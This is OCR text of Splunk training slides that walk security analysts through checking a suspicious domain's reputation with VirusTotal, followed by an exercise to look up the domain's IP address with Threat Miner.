
Investigating the Event



Investigating the Event – Domain Reputation




Investigating the Event – Domain Reputation




splunk> turn data into doing

Investigating the Event – Domain Reputation



Investigating the Event – Domain Reputation





As we run additional actions they will appear in the activity section

Investigating the Event – Domain Reputation

1

Clicking on the action result summary in the activity panel will take us to more detail





2

Full JSON of action results

splunk> turn data into doing

What Did We Learn About the Domain?

The following was reported back from VirusTotal about the domain:

14 malicious files could be downloaded from the domain

30 malicious URLs associated with the domain

13 different malicious files were seen communicating with the domain

- Check the domain reputation ☑
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Exercise #1 - Look up the domain

Re-enforcing the concepts

Estimated Duration: 5 Minutes

Use the steps we just discussed to run a **lookup domain** action against the same domain we just investigated using the reputation check


- fpetraardella.band

From the lookup domain action, *determine the IP address* that was associated with the domain name


Hint

- Use Threat Miner as the App for the lookup domain action


Investigation View




Investigation View



